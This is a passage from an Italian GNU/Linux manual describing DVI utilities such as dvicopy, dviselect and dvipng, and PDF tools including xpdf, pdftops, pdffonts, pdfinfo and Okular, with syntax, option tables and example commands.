Tra tutti questi programmi di servizio merita attenzione '**dvicopy**', il quale si occupa di generare un nuovo file DVI nel quale siano contenuti solo riferimenti a caratteri standard. In pratica, vengono trasformati i riferimenti ai «caratteri virtuali» che possono creare problemi ad alcuni programmi che utilizzano il formato DVI.

26.3.5.1 Utilizzo di «dvicopy»

«

Il programma '**dvicopy**' [16] trasforma un file DVI in un altro che non contenga più riferimenti a caratteri virtuali:

```
dvicopy [opzioni] [file_dvi_ingresso [file_dvi_uscita]]
```

Come si può intuire dallo schema sintattico, quando non si indica il file DVI in uscita, il risultato dell'elaborazione viene emesso attraverso lo standard output; quando manca anche l'indicazione del file in ingresso, questo viene atteso dallo standard input.

Il programma '**dvicopy**' prevede l'uso eventuale di opzioni, che però non sono determinanti per il suo scopo fondamentale, per cui non vengono mostrate.

```
$ dvicopy pippo.dvi pippo.2.dvi [Invio]
```

L'esempio che si vede, serve semplicemente a generare il file '`pippo.2.dvi`', a partire da '`pippo.dvi`'.

26.3.5.2 Utilizzo di «dviselect»

«

Il programma '**dviselect**'[17] permette di selezionare un gruppo di pagine da un file DVI, generando un altro file DVI contenente tale raccolta.

```
dviselect [opzioni] intervallo_pagine [,intervallo_pagine] ... ↩
↪          [file_dvi_ingresso [file_dvi_uscita]]
```

Come avviene con '**dvicopy**', quando non si indica il file DVI in uscita, il risultato dell'elaborazione viene emesso attraverso lo standard output; quando manca anche l'indicazione del file in ingresso, questo viene atteso dallo standard input. Tuttavia, in aggiunta, si possono usare delle opzioni particolari per indicare espressamente quale file è in ingresso e quale è in uscita.

Dal momento che le opzioni non sono determinanti per il funzionamento di '**dviselect**', queste non vengono mostrate; piuttosto, è necessario descrivere come si indicano gli intervalli di pagine:

- [*pagina_iniziale*] : [*pagina_finale*]

  In questo modo, il valore che appare prima dei due punti indica la pagina di partenza, mentre l'altro indica la pagina finale. In mancanza del primo valore, si intende la prima pagina; in mancanza del secondo si intende l'ultima pagina.

  Se uno dei valori che indicano gli intervalli di pagine, è preceduto da un trattino basso ('_'), si intende fare riferimento a una pagina numerata in modo negativo.

- `odd`

  Seleziona tutte le pagine dispari, ovvero quelle destre in una numerazione normale.

- `even`

  Seleziona tutte le pagine pari, ovvero quelle sinistre in una numerazione normale.

```
$ dviselect 20:30,60:70 pippo.dvi pippo.2.dvi[Invio]
```

L'esempio mostra la creazione del file '`pippo.2.dvi`' a partire da '`pippo.dvi`', selezionando solo le pagine da 20 a 30 e da 60 a 70.

26.3.5.3 Utilizzo di «dvidvi»

«

Il programma '**dvidvi**'[18] permette di selezionare un gruppo di pagine da un file DVI, generando un altro file DVI contenente tale raccolta.

```
dvidvi [opzioni] file_dvi_ingresso file_dvi_uscita
```

'**dvidvi**' consente anche di raggruppare assieme più pagine logiche in una sola pagina fisica, attraverso l'opzione speciale '**-m**', come possono fare le PSUtils con i file PostScript. Tuttavia, tale funzionalità è incompleta, perché manca la possibilità di ridurre le dimensioni e di ruotare le pagine.

Tabella 26.50. Alcune opzioni.

Opzione	Descrizione
`-f` ***n***	Seleziona le pagine a partire dal numero indicato.
`-l` ***n***	Seleziona le pagine fino al numero indicato.
`-n` ***n***	Seleziona un numero massimo di ***n*** pagine.
`-i` {***m*..*n*** | ***n***} [`,` {***m*..*n*** | ***n***}] …	Questa opzione, consente di indicare una serie di intervalli di pagine da includere. Gli intervalli sono indicati separando le due estremità con due punti in orizzontale (‘..’). Indicando un numero isolato, si fa riferimento esclusivamente alla pagina relativa.
`-x` {***m*..*n*** | ***n***} [`,` {***m*..*n*** | ***n***}] …	Questa opzione, consente di indicare una serie di intervalli di pagine da escludere da quanto già incluso. Funziona come l’opzione ‘**`-i`**’.
`-r`	Inverte l’ordine delle pagine.

Segue la descrizione di alcuni esempi.

- `$` **`dvidvi -f 21 -l 40 pippo.dvi pippo.2.dvi`** [*Invio*]

  Genera il file ‘`pippo.2.dvi`’, copiando l’intervallo di pagine dalla 21-esima alla 40-esima del file ‘`pippo.dvi`’.

- `$` **`dvidvi -i 21..40 pippo.dvi pippo.2.dvi`** [*Invio*]

  Esattamente come nell’esempio precedente.

26.3.5.4 Utilizzo di «dviconcat»

«

Il programma '**dviconcat**'[19] permette di unire assieme un gruppo di file DVI, generando un file DVI unico, contenente tale raccolta.

```
dviconcat [opzioni] file...
```

L'opzione più importante è '**-o** ***file***', che permette di indicare il nome del file che si vuole generare, a partire dall'unione di tutti i file indicati come argomento nella parte finale della riga di comando. In mancanza di tale opzione, il risultato viene emesso attraverso lo standard output.

```
$ dviconcat -o risultato.dvi primo.dvi secondo.dvi[Invio]
```

L'esempio mostra la creazione del file '`risultato.dvi`' a partire da '`primo.dvi`' e '`secondo.dvi`'.

26.3.5.5 Utilizzo di «dvi2fax»

«

In alcuni sistemi esiste il programma '**dvi2fax**', [20] che in realtà è uno script che utilizza Dvips e Ghostscript per generare un file in formato FAX a partire da uno in DVI.

```
dvi2fax {-hi|-lo} file_dvi opzioni_per_dvips
```

Come si vede dalla sintassi, non viene indicato il nome del file finale, che in generale è lo stesso di quello di origine, con la variante dell'estensione che diventa '`.fax`'.

Per arrivare a questo risultato, lo script '**dvi2fax**' si avvale di Dvips con due configurazioni speciali a seconda della risoluzio-

ne del fax: ‘`config.dfaxlo`’ e ‘`config.dfaxhigh`’. Dvips viene usato per generare un file PostScript con la risoluzione necessaria, mentre Ghostscript svolge il passaggio finale per trasformare il file PostScript in fax.

```
$ dvi2fax -hi pippo.dvi [Invio]
```

L’esempio mostra il caso tipico, in cui si vuole ottenere il file ‘`pippo.fax`’ a partire dal file ‘`pippo.dvi`’. Come si può intuire, l’opzione ‘**`-hi`**’ genera un file FAX ad alta risoluzione, mentre l’opzione opposta, ‘**`-lo`**’ genererebbe un file a bassa risoluzione.

26.3.5.6 Utilizzo di «dvipng»

Il programma ‘**`dvipng`**’ [21] permette di generare una serie di file in formato PNG, dalle pagine di un file DVI:

```
dvipng [opzioni] file_dvi [.dvi]
```

Se tra le opzioni della riga di comando non si specifica il nome o il modello del nome dei file da generare, si ottiene qualcosa che riprende la radice del nome del file DVI, seguita da un numero e dall’estensione (‘`.png`’).

Tabella 26.51. Alcune opzioni.

Opzione	Descrizione
`-D` ***n***	Specifica la risoluzione (orizzontale e verticale) in punti per pollice.

Opzione	Descrizione
`-p [=]`***n*** `-l [=]`***n***	Queste due opzioni consentono di selezionare l'intervallo di pagine desiderato. L'opzione '**`-p`**' indica la pagina iniziale, l'opzione '**`-l`**' (*last*) serve per indicare la pagina finale. Se si usa il segno '**`=`**' davanti al numero, si intende fare riferimento a numeri assoluti di pagina.
`-pp` ***m*`-`*n***	Questa opzione consente di specificare un intervallo di pagine da generare e può essere usata anche più volte.
`-o` ***modello***	Questa opzione (*output*) consente di specificare il modello da usare per i nomi dei file da creare. Nel modello, la sigla '**`%d`**', oppure '**`%03d`**', viene rimpiazzata con il numero della pagina (nel secondo caso è sempre di tre cifre).
`-x` ***n***	Specifica il livello di ingrandimento o di riduzione, dove ***n*** rappresenta un valore in millesimi.

Segue la descrizione di alcuni esempi.

- `$` **`dvipng prova.dvi`** [*Invio*]

  Genera una serie di file ('`prova1.png`', '`prova2.png`',...) con il contenuto di tutte le pagine del file '`prova.dvi`'.

- `$` **`dvipng -p =10 -l =20 prova.dvi`** [*Invio*]

  Genera una serie di file (da '`prova10.png`' a '`prova20.png`') con il contenuto delle pagine dalla numero 10 alla numero 20, incluse, contandole in modo assoluto.

- `$ dvipng -p =5 -l =10 -o prova-%03d.png prova.dvi` [*Invio*]

  Genera una serie di file, da '`prova-001.png`' a '`prova-010.png`'.

> Si osservi che nel modello si può usare solo la sigla '**`%d`**', oppure '**`%03d`**', pertanto, se si hanno più di 999 pagine, non è possibile richiedere una numerazione di quattro cifre costanti.

- `$ dvipng -p =5 -l =10 -o prova-%03d.png -x 100 ↩`
  `↪ prova.dvi` [*Invio*]

  Come nell'esempio precedente, producendo però delle miniature della dimensione di un decimo (100/1000).

- `$ dvipng -p =5 -l =10 -o prova-%03d.png -x 100 -D 600 ↩`
  `↪ prova.dvi` [*Invio*]

  Come nell'esempio precedente, ma con una risoluzione di 600 punti per pollice. In pratica, considerato che normalmente uno schermo funziona con risoluzioni da 72 punti o da 100 punti, l'immagine risultante è più grande (almeno sei volte più grande).

26.3.5.7 Utilizzo di «dvired»

Lo script '**`dvired`**', [22] attraverso Dvips e PSUtils, genera una trasformazione in PostScript che poi viene trasformata in modo da ridurre il formato, ottenendo due pagine logiche in una singola pagina fisica.

```
dvired [-o file_ps_uscita | -P coda_di_stampa | -f] ↩
↪ [altre_opzioni_per_dvips] file
```

Come si può vedere dallo schema sintattico, attraverso le opzioni indicate è possibile decidere se il risultato finale, in PostScript, debba essere inviato a una coda di stampa, a un file, o debba essere emesso attraverso lo standard output. Se si indicano altre opzioni, queste vengono passate tali e quali a Dvips.

```
$ dvired pippo.dvi [Invio]
```

L'esempio mostra il caso più semplice, ma anche più logico, dal momento per situazioni più complesse conviene gestire direttamente Dvips e i programmi delle PSUtils. In pratica, se Dvips è configurato in modo standard, si ottiene la stampa del file '`pippo.dvi`', dopo che questo è stato ridotto in modo da stampare due pagine logiche per una sola pagina reale.

26.4 PDF

«

Il formato PDF (*Portable document format*) è una derivazione del PostScript, con meno pretese del suo predecessore, ma con caratteristiche interessanti, quali la possibilità di inserire riferimenti ipertestuali e le anteprime delle pagine. Anche se il formato PDF perde alcune potenzialità di PostScript, le sue caratteristiche lo rendono più adatto alla pubblicazione di documenti, pronti per la stampa, attraverso Internet.

26.4.1 Xpdf

«


Teoricamente, lo stesso Ghostscript dovrebbe essere in grado di elaborare i file PDF, sia per convertire questi in PostScript, sia per fare l'operazione opposta (si veda la sezione 26.1.6); eventualmente, in caso di difficoltà, si può fare affidamento sui programmi del pacchet-

to Xpdf, composti essenzialmente da un visualizzatore in anteprima, accompagnato da un paio di programmi di conversione.

Il programma '**xpdf**'[23] si usa con l'ambiente grafico X ed è in grado di visualizzare il contenuto dei file in formato PDF. Può essere avviato semplicemente, senza indicare argomenti; in tal caso è possibile caricare un file PDF attraverso il menù che si ottiene premendo il terzo tasto del mouse. Se si indica un file nella riga di comando, questo viene aperto immediatamente; eventualmente può anche essere aggiunto un numero di pagina che rappresenta il punto da cui si vuole iniziare la visualizzazione.

```
xpdf [opzioni] [file_pdf [n_pagina | +destinazione]]
```

Figura 26.52. Il programma '**xpdf**' durante il funzionamento.



La figura 26.52 mostra l'indice aperto sulla sinistra. Si osservi che non tutti i file PDF hanno un indice di questo tipo; a ogni modo, per aprire tale finestra, occorre «afferrare» il pulsantino quadrato che appare nella parte inferiore della linea di separazione e trascinarlo verso destra.

La stampa del file PDF può essere ottenuta selezionando il tasto che rappresenta la stampante. Il programma propone la scelta del programma di stampa o del file PostScript nel quale salvare le pagine desiderate.

Figura 26.53. La mascherina per il controllo della stampa.




Tabella 26.54. Alcune opzioni.

Opzione	Descrizione
`-rv`	Inverte i colori delle pagine, escluse le immagini (non funziona con tutti i file PDF).
`-fullscreen`	Funziona a schermo intero.

Segue la descrizione di alcuni esempi.

- `$` **`xpdf prova.pdf`** [*Invio*]

  Carica il file '`prova.pdf`' e inizia a visualizzare la prima pagina.

- `$` **`xpdf prova.pdf 10`** [*Invio*]

  Carica il file '`prova.pdf`' e inizia a visualizzare la pagina numero 10.

- `$` **`xpdf prova.pdf +capitolo-1`** [*Invio*]

  Carica il file '`prova.pdf`' e inizia a visualizzare la pagina che contiene l'etichetta '**`capitolo-1`**'.

- `$` **`xpdf -rv prova.pdf`** [*Invio*]

  Carica il file '`prova.pdf`' visualizzando a colori inversi.

Il funzionamento interattivo può essere controllato attraverso il mouse, oppure attraverso la tastiera, come descritto nella tabella successiva. La conoscenza dei comandi da tastiera è indispensabile per poter utilizzare il programma a schermo intero, perché in tal caso mancano i pulsanti grafici di controllo.

Tabella 26.55. Alcuni comandi per l'uso di '**`xpdf`**'.

Comando	Alternativa	Descrizione
[*h*]	pulsante grafico con il punto interrogativo	Visualizza una finestra contenente una guida rapida all'uso del programma (*help*).
[*o*]	con il tasto destro del mouse si può selezionare la voce da un menù a scomparsa	Apre un file (*open*).
[*r*]	con il tasto destro del mouse si può selezionare la voce da un menù a scomparsa	Riapre un file già aperto (*reopen*).
[*f*], [*Ctrl f*]	pulsante grafico con il binocolo	Cerca una stringa nel documento (*find*).

Comando	Alternativa	Descrizione
[*Ctrl g*]		Cerca la corrispondenza successiva (*go*).
[*Ctrl p*]	pulsante grafico con la stampante	Stampa (*print*).
[*Ctrl n*]	pulsante grafico con il simbolo '**>**'	Passa alla pagina successiva (*next*).
[*Ctrl p*]	pulsante grafico con il simbolo '**<**'	Passa alla pagina precedente (*previous*).
[*pagina−giù*], [*barra−spaziatrice*]		Scorre in avanti.
[*pagina−su*], [*Backspace*], [*Canc*]		Scorre all'indietro.
tasti freccia		Scorre lentamente nella direzione della freccia.
[*Home*]		Scorre all'inizio della pagina attuale.
[*End*]		Scorre alla fine della pagina attuale.
[*v*]	pulsante grafico con il simbolo '**−>**'	Scorre in avanti nello storico delle pagine già visitate.
[*b*]	pulsante grafico con il simbolo '**−>**'	Scorre all'indietro nello storico delle pagine già visitate.
[*0*], [+], [−]	pulsante grafico del menù di controllo dell'ingrandimento	Controlla l'ingrandimento: [*0*] riporta alla dimensione normale; i tasti [+] e [−] ingrandiscono e riducono rispettivamente.

Comando	Alternativa	Descrizione
[*z*], [*w*]	pulsante grafico del menù di controllo dell'ingrandimento: *fit page* e *fit width*	I due comandi servono rispettivamente per adattare l'ingrandimento in modo tale che si veda tutta la pagina, oppure che si veda tutta l'ampiezza della pagina.
[*Ctrl–l*]		Ridisegna l'immagine.
[*q*]		Conclude il funzionamento (*quit*).

Quando il puntatore grafico del mouse si trova nell'area che mostra la pagina, i tasti del mouse hanno funzioni speciali:

sinistro, trascinamento	Il tasto sinistro consente di evidenziare una zona, attraverso il trascinamento, che può essere incollata in un altro programma (funziona solo per il testo).
sinistro, clic	Un clic con il tasto sinistro consente di seguire un riferimento ipertestuale.
centrale, trascinamento	Il tasto centrale, tenendolo premuto, consente di spostare la pagina nello spazio di visualizzazione della sua finestra.
destro, clic	Un clic con il tasto destro mostra un menù a scomparsa, da cui è possibile accedere facilmente alle funzioni più importanti.

26.4.1.1 Utilizzo di «pdftops»

«

Il programma '**`pdftops`**' che fa parte del pacchetto di Xpdf, converte file dal formato PDF in PostScript. Se viene omessa l'indicazio-

ne del nome del file PostScript nella riga di comando, questo viene determinato sostituendo l'estensione '`.pdf`' con '`.ps`'.

`pdftops` [*opzioni*] *file_pdf* [*file_ps*]

Di solito esiste anche l'eseguibile '**pdf2ps**' che in realtà è solo uno script predisposto in modo da avviare opportunamente Ghostscript allo stesso scopo di convertire un file PDF in PostScript. È importante chiarire che non si tratta della stessa cosa e che, spesso, '**pdf2ps**' non funziona.

Tabella 26.57. Alcune opzioni.

Opzione	Descrizione
`-f` *n_pagina_iniziale*	Permette di specificare il numero della pagina iniziale del gruppo da convertire.
`-l` *n_pagina_finale*	Permette di specificare il numero della pagina finale del gruppo da convertire.

Segue la descrizione di alcuni esempi.

- `$` **pdftops prova.pdf prova.ps** [*Invio*]

  Converte il file '`prova.pdf`' in '`prova.ps`'.

- `$` **pdftops -f10 -l20 prova.pdf prova.ps** [*Invio*]

  Estrae dal file '`prova.pdf`' le pagine da 10 a 20, generando il file '`prova.ps`' in formato PostScript.

26.4.1.2 Utilizzo di «pdftotext»

«

Il programma '**pdftotext**' che fa parte del pacchetto di Xpdf, converte file dal formato PDF in testo puro, con tutte le limitazioni che ciò significa. Se viene omessa l'indicazione del nome del file di testo nella riga di comando, questo viene determinato sostituendo l'estensione '`.pdf`' con '`.txt`'.

```
pdftotext [opzioni] file_pdf [file_txt]
```

Le opzioni già descritte a proposito di '**pdftops**' funzionano anche con questo programma. Naturalmente ne sono disponibili altre, come descritto nella documentazione *pdftotext(1)*.

26.4.1.3 Utilizzo di «pdfimages»

«

Il programma '**pdfimages**' che fa parte del pacchetto di Xpdf, consente di estrarre da un file PDF le immagini contenute:

```
pdfimages [opzioni] file_pdf [radice_file_immagini]
```

In pratica, si indica il file da scandire e nell'ultimo argomento si mette la parte iniziale del nome dei file che si vogliono generare. Di solito si ottengono nomi del tipo '***radice*-*nnn*.*estensione***':

```
$ pdfimages prova.pdf immagine[Invio]
```

L'esempio mostra la scansione del file '`prova.pdf`', per estrarre le immagini, che vengono salvate in file con nomi che corrispondono al modello '`immagine-*`'.

Tabella 26.58. Alcune opzioni.

Opzione	Descrizione
`-f` ***n_pagina_iniziale***	Permette di specificare il numero della pagina iniziale del gruppo da scandire.
`-l` ***n_pagina_finale***	Permette di specificare il numero della pagina finale del gruppo da scandire.

26.4.1.4 Utilizzo di «pdffonts»

Il programma '**`pdffonts`**' che fa parte del pacchetto di Xpdf, consente di conoscere quali tipi di carattere sono stati usati in un file PDF:

```
pdffonts [opzioni] file_pdf
```

Si potrebbe ottenere un listato simile a quello seguente:

```
name                                 type     emb sub uni object ID
------------------------------------ -------- --- --- --- ------ --
Times-Roman                          Type 1   no  no  no     84  0
Times-Roman                          Type 1   no  no  no     83  0
Times-BoldItalic                     Type 1   no  no  no     92  0
Times-Roman                          Type 1   no  no  no     88  0
Courier                              Type 1   no  no  no    128  0
Times-Bold                           Type 1   no  no  no    102  0
Times-Bold                           Type 1   no  no  no     99  0
...
GIRFAV+CMMI10                        Type 1C  yes yes no    468  0
WETNRH+CMEX10                        Type 1C  yes yes no    465  0
Courier-BoldOblique                  Type 1   no  no  no    478  0
CSAMPF+CMMI10~1e4                    Type 1C  yes yes no    485  0
Times-Italic                         Type 1   no  no  no    486  0
Symbol                               Type 1   no  no  no    512  0
```

```
MGBIUX+CMR10~20e                Type 1C yes yes no     527  0
XQDQTR+CMSY10~215               Type 1C yes yes no     534  0
Courier-Bold                    Type 1  no  no  no     546  0
Times-Italic                    Type 1  no  no  no     551  0
Symbol                          Type 1  no  no  no     564  0
LFWIIS+TeX-cmex9                Type 1C yes yes no     571  0
IGXMIF+ZapfChancery-MediumItal  Type 1C yes yes no     582  0
UUMAPZ+CMMI10~2c0               Type 1C yes yes no     705  0
Times-Italic                    Type 1  no  no  no     697  0
Times-Italic                    Type 1  no  no  no     696  0
Symbol                          Type 1  no  no  no     712  0
YKQLDT+TeX-cmex9~2b6            Type 1C yes yes no     695  0
VNVKKX+CMEX10~2c6               Type 1C yes yes no     711  0
JRRRBT+CMSY10~2c3               Type 1C yes yes no     708  0
Times-Roman                     Type 1  no  no  no     699  0
MYEVGY+CMR10~2bd                Type 1C yes yes no     702  0
Times-Roman                     Type 1  no  no  no     698  0
Symbol                          Type 1  no  no  no     721  0
```

Tabella 26.60. Alcune opzioni.

Opzione	Descrizione
`-f` ***n_pagina_iniziale***	Permette di specificare il numero della pagina iniziale del gruppo da scandire.
`-l` ***n_pagina_finale***	Permette di specificare il numero della pagina finale del gruppo da scandire.

26.4.1.5 Utilizzo di «pdfinfo»

«

Il programma '**`pdfinfo`**' che fa parte del pacchetto di Xpdf, consente di conoscere le informazioni disponibili su di un PDF:

```
pdfinfo [opzioni] file_pdf
```

Si potrebbe ottenere un listato simile a quello seguente:

```
Title:          Editoria elettronica con Alml
Subject:        Dal foglio di carta alla realizzazione di ↩
↪un documento secondo Alml, con le ↩
↪note necessarie per scrivere in modo ↩
↪coerente rispetto all'opera ↩
↪«Appunti di informatica libera»
Keywords:       Alml, SGML, Linux, GNU/Linux, Unix, ↩
↪software, software libero
Author:         Daniele Giacomini    appunti2@gmail.com
Creator:        LaTeX with hyperref package
Producer:       dvipdfm 0.13.2c, Copyright © 1998, by ↩
↪Mark A. Wicks
CreationDate:   Fri Apr 18 14:01:28 2003
Tagged:         no
Pages:          227
Encrypted:      no
Page size:      595 x 842 pts (A4)
File size:      1643633 bytes
Optimized:      no
PDF version:    1.2
```

Se con le opzioni si specifica un intervallo di pagine, si ottengono anche le misure delle varie pagine selezionate.


Tabella 26.62. Alcune opzioni.

Opzione	Descrizione
`-f` ***n_pagina_iniziale***	Permette di specificare il numero della pagina iniziale del gruppo da scandire.
`-l` ***n_pagina_finale***	Permette di specificare il numero della pagina finale del gruppo da scandire.

26.4.2 Okular

Per la consultazione dei file PDF può risultare più comodo il programma Okular, con il quale è possibile visualizzare più pagine aperte simultaneamente ed è possibile fare delle annotazioni sul documento che appare. In ogni caso, tali annotazioni vanno poi salvate separatamente, dato che non è possibile modificare il file PDF con Okular.

